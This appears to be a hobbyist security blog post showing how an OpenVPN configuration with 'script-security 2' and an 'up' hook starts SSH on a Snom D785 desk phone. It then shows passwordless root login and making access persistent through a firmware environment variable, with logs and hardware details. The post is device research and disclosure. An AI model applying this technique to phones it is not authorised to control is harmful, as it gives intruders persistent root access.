
Remote root shell on a Snom D785 VoIP phone using OpenVPN configuration files
This article explains exploiting a known vulnerability of products using OpenVPN by executing a command using the “up” configuration parameter of VPN configuration files.
Why known vulnerability? Well: To exploit this, you’d have to control the contents of the OpenVPN configuration file supplied to the device. If an attacker is able to change the contents of this file, you pretty much lost the security game already. And: Always look at your OpenVPN files before using them!
Continuing further, I will assume that you know all important OpenVPN client and server concepts. To test these things, I was using my local OpenVPN server instance. I’m unsure if this would work without having a complete OpenVPN server running already!
Preparing the .tar archive including the OpenVPN configuration file
As described by the manufacturer in https://service.snom.com/spaces/wiki/pages/234340378/Configuring+VPN+on+Snom+Deskphones, we’ll create an OpenVPN configuration file.
However, we’ll add the following two lines:
script-security 2
up /usr/local/bin/startsshd
The first line allows us to use any scripts in the “up” command: 0 would disable script execution completely, 1 would restrict us to Unix built-in tools – that wouldn’t be of much use, either. 2 allows user-defined scripts too: Exactly what we want!
The path to the startsshd script is unique to Snom phones: I found it in an eight year old forum thread here: https://forum.coredump.ch/t/snom-760-firmware-decrypt/235 – so big thanks to @roema for writing down that crucial bit of information!
After compressing the vpn.cnf file into a .tar archive and rebooting the phone, the device should start the OpenVPN client. You can look at the log of the OpenVPN client as described in the manufacturer wiki pages using a netcat listener:
enc@ptesthost:~$ netcat -l -p 5000
2025-12-21 00:08:46 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-12-21 00:08:46 OpenVPN 2.6.13 arm-buildroot-linux-gnueabi [SSL (OpenSSL)] [LZO] [EPOLL] [MH/PKTINFO] [AEAD]
2025-12-21 00:08:46 library versions: OpenSSL 1.1.1w  11 Sep 2023, LZO 2.10
2025-12-21 00:08:46 NOTE: the current --script-security setting may allow this configuration to call user-defined scripts
2025-12-21 00:08:46 TCP/UDP: Preserving recently used remote address: [AF_INET]84.x.x.x:1090
2025-12-21 00:08:46 UDPv4 link local: (not bound)
2025-12-21 00:08:46 UDPv4 link remote: [AF_INET]84.x.x.x:1090
2025-12-21 00:08:46 [voip.srv.encrypted.at] Peer Connection Initiated with [AF_INET]84.x.x.x:1090
2025-12-21 00:08:47 Options error: Unrecognized option or missing or extra parameter(s) in [PUSH-OPTIONS]:2: register-dns (2.6.13)
2025-12-21 00:08:47 Options error: Unrecognized option or missing or extra parameter(s) in [PUSH-OPTIONS]:6: register-dns (2.6.13)
2025-12-21 00:08:47 TUN/TAP device tun0 opened
2025-12-21 00:08:47 net_iface_mtu_set: mtu 1500 for tun0
2025-12-21 00:08:47 net_iface_up: set tun0 up
2025-12-21 00:08:47 net_addr_v4_add: 10.2.180.21/24 dev tun0
2025-12-21 00:08:47 /usr/local/bin/startsshd tun0 1500 0 10.2.180.21 255.255.255.0 init
Initialize network via DHCP
Generating ssh keys
Generating public/private rsa key pair.
Your identification has been saved in /etc/ssh/ssh_host_rsa_key
Your public key has been saved in /etc/ssh/ssh_host_rsa_key.pub
The key fingerprint is:
SHA256:Bk80ABApodTW6b+cafI+Q/MCuIHTcM6RpStX+jiNuO0 root@(none)
The key's randomart image is:
+---[RSA 3072]----+
|.o++o.o.o        |
|+ .o + . .       |
|... = . .        |
| . = o +         |
|  B * . S        |
| + X . =         |
|  = B + *        |
| ..= + X .       |
| .oE. =o+        |
+----[SHA256]-----+
Configure phone for static ip and disable watchdog
Start sshd
Current IP: 10.2.11.100 10.2.80.21 10.2.180.21
2025-12-21 00:09:12 Initialization Sequence Completed
As we can see, the phone started the SSH server successfully. The first start takes quite a while, because the phone is performing an initial generation of the SSH server key.
Connecting to the SSH server
From here on, everything is basic SSH and Linux server stuff. Let’s connect:
ssh root@10.2.180.21There will be no password prompt.
Weird behavior after a while
Just a heads-up: The phone randomly rebooted itself around 10 minutes after performing the OpenVPN connect. So make sure to persist access somehow and also think about disabling OpenVPN afterwards. Read on to see how I did it. 😉
Let’s dig into the firmware!
Where would all the fun be – if not in the device’s firmware and internal structure. Let’s see what we can find out.
First of all: Persisting SSH access. By checking out /etc/init.d/rcS, I found the following lines:
[...]

development=`fw_printenv development 2>/dev/null`

if [ "$development" = "development=yes" ]; then

[...]

        display "Start sshd" ".."
        /usr/sbin/sshd

[...]
Well, this looks like a pretty good, manufacturer-implemented entry point! If we’d be able to set the environment variable “development” to the value “yes”, the phone should start the SSH server automatically on each boot. Let’s try it in our remote shell:
-bash-5.2# fw_setenv development yes
-bash-5.2# fw_printenv |grep development
development=yes

Well, that looks quite nice! Let’s reboot the phone. Now, it even asks us a question on startup – interesting side effect, might check it out later:
Hardware details
Let’s take a look at the CPU:
-bash-5.2# cat /proc/cpuinfo

Processor       : ARMv6-compatible processor rev 7 (v6l)
BogoMIPS        : 498.07
Features        : swp half thumb fastmult edsp java
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x0
CPU part        : 0xb76
CPU revision    : 7
Cache type      : write-back
Cache clean     : cp15 c7 ops
Cache lockdown  : format C
Cache format    : Harvard
I size          : 32768
I assoc         : 4
I line length   : 32
I sets          : 256
D size          : 32768
D assoc         : 4
D line length   : 32
D sets          : 256

Hardware        : snomD785
Revision        : 11107
Serial          : 0000000000000000
No comments yet.